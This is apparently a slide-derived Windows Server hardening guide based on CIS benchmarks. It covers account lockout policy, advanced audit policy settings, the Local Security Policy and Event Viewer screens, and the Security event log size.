


*\* '0' Administrator unlock manually*  
<http://www.cisecurity.org/>



## Account Lockout Policy

*Set 'Account lockout duration' to '15 or more minute(s)'*




*\* '0' Administrator unlock manually*



## *Account Lockout Policy*

*Set 'Reset account lockout counter after' to '15 minute(s)'*





## Administrator Tools




## Local Security Policy



## Local Security Policies



## *Advanced Audit Policy Configuration*







# ***Advanced Audit Policy Configuration***

*Set 'Audit Policy: Account Logon: Credential Validation' to '**Success and Failure**'*

*Set 'Audit Policy: Account Logon: Kerberos Authentication Service' to 'No Auditing'*

*Set 'Audit Policy: Account Logon: Kerberos Service Ticket Operations' to 'No Auditing'*

*Set 'Audit Policy: Account Logon: Other Account Logon Events' to 'No Auditing'*

*Set 'Audit Policy: Account Management: Application Group Management' to 'No Auditing'*

*Configure 'Audit Policy: Account Management: Computer Account Management' to '**Success**'*

*Set 'Audit Policy: Account Management: Distribution Group Management' to 'No Auditing'*

*Set 'Audit Policy: Account Management: Other Account Management Events' to '**Success and Failure**'*

*Set 'Audit Policy: Account Management: Security Group Management' to '**Success and Failure**'*



# ***Advanced Audit Policy Configuration***

*Set 'Audit Policy: Account Management: User Account Management' to '**Success and Failure**'*

*Set 'Audit Policy: Detailed Tracking: DPAPI Activity' to 'No Auditing'*

*Set 'Audit Policy: Detailed Tracking: Process Creation' to '**Success**'*

*Set 'Audit Policy: Detailed Tracking: Process Termination' to 'No Auditing'*

*Set 'Audit Policy: Detailed Tracking: RPC Events' to 'No Auditing'*

*Set 'Audit Policy: Logon-Logoff: Account Lockout' to 'No Auditing'*

*Set 'Audit Policy: Logon-Logoff: IPsec Extended Mode' to 'No Auditing'*

*Set 'Audit Policy: Logon-Logoff: IPsec Main Mode' to 'No Auditing'*

*Set 'Audit Policy: Logon-Logoff: IPsec Quick Mode' to 'No Auditing'*



# ***Advanced Audit Policy Configuration***

*Set 'Audit Policy: Logon-Logoff: Logoff' to 'Success'*

*Set 'Audit Policy: Logon-Logoff: Logon' to 'Success and Failure'*

*Set 'Audit Policy: Logon-Logoff: Network Policy Server' to 'No Auditing'*

*Set 'Audit Policy: Account Logon: Other Account Logon Events' to 'No Auditing'*

*Set 'Audit Policy: Logon-Logoff: Other Logon/Logoff Events' to 'No Auditing'*

*Set 'Audit Policy: Logon-Logoff: Special Logon' to 'Success'*

*Set 'Audit Policy: Object Access: Application Generated' to 'No Auditing'*

*Set 'Audit Policy: Object Access: Central Access Policy Staging' to 'No Auditing'*

*Set 'Audit Policy: Object Access: Certification Services' to 'No Auditing'*



# ***Advanced Audit Policy Configuration***

*Set 'Audit Policy: Privilege Use: Other Privilege Use Events' to 'No Auditing'*

*Set 'Audit Policy: Privilege Use: Sensitive Privilege Use' to '**Success and Failure**'*

*Set 'Audit Policy: Policy Change: Audit Policy Change' to '**Success and Failure**'*

*Set 'Audit Policy: System: IPsec Driver' to '**Success and Failure**'*

*Set 'Audit Policy: System: Other System Events' to 'No Auditing'*

*Set 'Audit Policy: System: Security State Change' to '**Success and Failure**'*










*Set 'Audit Policy: System: Security System Extension' to '**Success and Failure**'*

*Set 'Audit Policy: System: System Integrity' to '**Success and Failure**'*



## ***Advanced Audit Policy Configuration***

Control Panel\System and Security\Administrative Tools\Local Security Policy


Security Settings	Policy	Security Setting
> Account Policies	 Audit account logon events	No auditing
v Local Policies	 Audit account management	No auditing
> Audit Policy	 Audit directory service access	No auditing
> User Rights Assignment	 Audit logon events	No auditing
> Security Options	 Audit object access	No auditing
> Windows Firewall with Advanced Security	 Audit policy change	No auditing
Network List Manager Policies	 Audit privilege use	No auditing
> Public Key Policies	 Audit process tracking	No auditing
> Software Restriction Policies	 Audit system events	No auditing
> Application Control Policies		
> IP Security Policies on Local Computer		
> Advanced Audit Policy Configuration		





## ***Advanced Audit Policy Configuration***

Control Panel\System and Security\Administrative Tools\Local Security Policy







## Event Log (Event Viewer)


**Control Panel\System and Security\Administrative Tools**

The screenshot shows the Windows Administrative Tools window. The left sidebar contains 'Favorites' (Desktop, Downloads, Recent places) and 'This PC' (Network). The main pane displays a list of administrative tools. The 'Event Viewer' icon and text are circled in red. The status bar at the bottom indicates '24 items' and '1 item selected 1.14 KB'.

Name	Date modified	Type	Size
Terminal Services	8/22/2013 8:39 AM	File folder	
Component Services	8/21/2013 11:57 PM	Shortcut	2 KB
Computer Management	8/21/2013 11:54 PM	Shortcut	2 KB
Defragment and Optimize Drives	8/21/2013 11:47 PM	Shortcut	2 KB
<b>Event Viewer</b>	8/21/2013 11:55 PM	Shortcut	2 KB
iSCSI Initiator	8/21/2013 11:57 PM	Shortcut	2 KB
Local Security Policy	8/21/2013 11:54 PM	Shortcut	2 KB
Microsoft Azure Services	7/23/2014 9:02 PM	Shortcut	2 KB
ODBC Data Sources (32-bit)	8/21/2013 4:56 PM	Shortcut	2 KB
ODBC Data Sources (64-bit)	8/21/2013 11:59 PM	Shortcut	2 KB
Performance Monitor	8/21/2013 11:52 PM	Shortcut	2 KB
Resource Monitor	8/21/2013 11:52 PM	Shortcut	2 KB
Security Configuration Wizard	8/21/2013 11:45 PM	Shortcut	2 KB
Server Manager	8/21/2013 11:55 PM	Shortcut	2 KB
Services	8/21/2013 11:54 PM	Shortcut	2 KB
System Configuration	8/21/2013 11:53 PM	Shortcut	2 KB


## *Event Log (Event Viewer)*

Set Maximum Log Size (KB)



## Event Log (Event Viewer)

Set '**Security**: Maximum Log Size (KB)' to 'Enabled:**196608** or greater' (Scored)



Log Properties - Security (Type: Administrative)

General

Full Name: Security

Log path: %SystemRoot%\System32\Winevt\Logs\Security.evtx

Log size: 20.00 MB(20,975,616 bytes)

Created: Wednesday, May 20, 2015 3:41:47 PM

Modified: Wednesday, June 3, 2015 10:34:05 PM

Accessed: Wednesday, May 20, 2015 3:41:47 PM

☒ Enable logging

Maximum log size ( KB ): 196608

When maximum event log size is reached:

☐ Overwrite events as needed (oldest events first)

☒ Archive the log when full, do not overwrite events

